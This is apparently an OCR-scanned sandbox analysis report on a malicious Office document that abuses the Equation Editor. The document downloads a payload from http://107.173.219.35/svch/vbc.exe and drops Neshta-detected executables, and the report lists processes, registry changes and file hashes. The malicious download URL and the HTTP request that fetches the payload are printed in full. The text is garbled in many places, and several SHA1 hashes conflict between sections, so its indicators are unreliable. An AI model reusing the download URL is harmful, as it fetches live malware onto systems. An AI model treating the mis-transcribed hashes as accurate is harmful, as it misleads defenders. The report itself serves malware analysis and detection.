Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•	Process ID: 2468 Info: Searches files by API

▼ Malformed, defective, or with known malware traits (12)

Characteristic	Significance	Details
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: OFFCLN.EXE SHA1: ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: dwtig20.exe SHA1: 342122AEFA72F60CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: ose_exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.eve SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: ose00000.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: VC_redist.x86.exe SHA1: 575AAD518824C3A4B1A7F1D41C960EFBF6142110 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: DW20.EXE SHA1: 7F6FF257E1F2EFFE6EA112F0F47338502D70045E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

▼ Process, service, or memory object change (8)

Characteristic	Significance	Details
Creates process	•••	Process ID: 2392 Image Path: %CommonProgramFiles%Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	•••	Process ID: 2468 Image Path: %USERPROFILE%wbc.exe
Creates process	•••	Process ID: 2492 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:
Creates process	•••	Process ID: 2468 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"
Creates process	•••	Process ID: 2392 Image Path: %USERPROFILE%lvbc.exe Shell Command: "%USERPROFILE%lvbc.exe"
Converts base64 encoded strings to PE based payloads	•••	Process ID: 2492 Content: TVqQAAMAAAEAAAA/8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Creates process in temporary folder		Process ID: 2492 Image Path: %TEMP%\3582-490\vbc.exe
Creates command line process	•==	Process ID: 2468 Image Path: %USERPROFILE%\vbc.exe

▼ Suspicious network or messaging activity (8)

Characteristic	Significance	Details
Attempts to connect to suspicious host		107.173.219.35
Attempts to connect to malicious URL		URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS
Connects to remote URL or IP address	•	Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; T rident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107. 173.219.35\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address		http://107.173.219.35/svch/vbc.exe
Connects to remote URL or IP address		http://107.173.219.35/svch/vbc.exe
Listens on port		0.0.0.049171
Listens on port		127.0.0.1:49631
Queries DNS server		107.173.219.35

▼ Network Destinations

IP Address	Port	Location		Risk Level	Threat		Accessed By	
107.173.219.35	80	-		-	-		NONAMEFL	
Domain	IP Address		Port	Location	Risk Level	Threat		Accessed By
107.173.219.35	-		53	-	-	-		NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://107.173.219.35/svch/vbc.exe	Malware Accomplice	High	TROJAN_SPY.WRS	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.ex ehttp://107.173.219.35/svch/vbc.e xe	933888	10CED31EC4895E6E1A76684D64BFF42717 C19E30
svchost.com	High	PE_NESHTA.A-O	Drops known malware	-	41472	299399C5A2403080A5BF67FB46FAEC21002 5B36D
vbc[1].exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.ex e	933888	10CED31EC4895E6E1A76684D64BFF42717 C19E30
setup.exe	High	PE_NESHTA.A	Drops known malware	-	504624	DDBDE45CD7CBF7A2B17577B2FD5876FC3 B724DE0
OFFCLN.EXE	High	PE_NESHTA.A	Drops known malware	-	98872	ADF782689B07C0D3BF8FAB1F3A77C55C5B 88F496
dwtrig20.exe	High	PE_NESHTA.A	Drops known malware	-	476000	342122AEFA72F56CF0FB1E41CF55653D3F 8E4FFA
ose.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83B DC75E4
python_icon.exe	High	PE_NESHTA.A	Drops known malware	-	139776	512C482E0361EB9964CD1B5118913F7EDC D05097
vcredist_x86.exe	High	PE_NESHTA.A	Drops known malware	-	502840	9C81DE53C4467C81FF239A4B692B1C6376 FD8B71
ose00000.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83B DC75E4

▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	9C81DE53C4467C81FF239A4B692B1C6376FD8B71	High
File (SHA1)	7F6FF257E1F2EFFE6EA112F0F47338502D70045E	High
File (SHA1)	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4	High
File (SHA1)	DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0	High
File (SHA1)	512C482E0361EB9964CD1B5118913F7EDCD05097	High
URL	http://107.173.219.35:80/svch/vbc.exe	High
File (SHA1)	10CED31EC4895E6E1A76684D64BFF42717C19E30	High
File (SHA1)	342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA	High
File (SHA1)	98494EF434FFDFE844F360A309CFDDFEB95F3956	High
File (SHA1)	ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496	High
File (SHA1)	575AAD51B824C3A4B1A7F1D41C960EFBF6142110	High
File (SHA1)	299399C5A2403080A5BF67FB46FAEC210025B36D	High

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 107.173.219.35		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA_A File Name: OFFCLN.EXE SHA1: ADF782689807C0D3BF8FAB1F3A77C55C5B88F496 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA_A File Name: dvtrig20.exe SHA1: 342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA_A File Name: ose.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.exe SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Detection	Threat Characteristic: Drops known malware		
	Source: ATSE Detection Name: PE_NESHTA.A		
	File Name: ose00000.exe		
	SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4		
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware		
	Source: ATSE		
	Detection Name: PE_NESHTA.A File Name: VC_redist.x86.exe		
	SHA1: 575AAD51B824C3A4B1A7F1D41C960EFBF6142110		
	Engine Version: 12.500.1008		
Detection	Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE		
	Detection Name: PE_NESHTA.A		
	File Name: DW20.EXE SHA1: 7F6FF257E1F2EFFE6EA112F0F47338502D70045E		
	Engine Version: 12.500.1008		
	Malware Pattern Version: 16.769.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\StartupItems\ Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\StartupItems\kl&Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2296
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000		2296
	C\Usage\EXCELFiles Value: 52ca000b		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000		2296
	C\Usage\ProductFiles Value: 52ca0008		
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.d at, 0, 0, 0, 1) Return: 0		2296
Write Registry Key	at, 0, 0, 1, 1 return: 0 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\MTTT Value: None		2296
Write Registry Key			
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\installer\UserData\S-1-5-18\\Products\0000210903000000000000000000000000000000		2296
Delete Desista Kar			2000
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\StartupItems\kl.\& Value: None		2296
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\StartupItems\ Value: None		2296
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\DocumentRecovery\1D0BF1\ Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\\Resiliency\DocumentRecovery\1D0BF1\1D0BF1 Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D0BF1\1D0BF1 Value: None		2296
	D. H. W. COM ADDRATAWAY. WAS A ST. LAND AS A MACCALOGUE OF THE CO.		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20		2296
Add File Write File	Path: %LOCALAPPDATA%IMicrosofttWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20		2296
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20		2296
Write File Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20		2296 2296
Write File Add File Write File Call System API	Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2296 2296 2296
Write File Add File Write File Call System API Call System API	Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1		2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API	Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[\(\circ\CommonProgramFiles\K)\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API	Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA-1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1		2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API	Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[\(\circ\CommonProgramFiles\K)\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API	Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process		2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API	Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000002109E6009040000000000000F0FE	2296	2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary\Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary\Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary\Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft\shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000002109E6009040000000000000000000000000000000	2296	2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API United System API Call System API Write Registry Key Add Registry Key	Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000002109E6009040000000000F01FE C\Usage\EquationEditorFilesIntl_1033 Value: 52ca0003 Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Under API Call System API Write Registry Key	Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Vindows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E6009040000000000F01FE C\Usage\EquationEditorFiles\Int_1033\Value: 52ca0003 Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ 3.0\ Value: None	2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API United System API Call System API Write Registry Key Add Registry Key	Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%IMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%iMicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000002109E6009040000000000F01FE C\Usage\EquationEditorFilesIntl_1033 Value: 52ca0003 Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key	Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Vindows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E6009040000000000F01FE C\Usage\EquationEditorFiles\Int_1033\Value: 52ca0003 Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ 3.0\ Value: None	2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Add Registry Key	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e), imagepath[C\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft\Shared\EQUATION\EQNEDT32.EXE -Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E6009040000000000000000000000000000000	2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
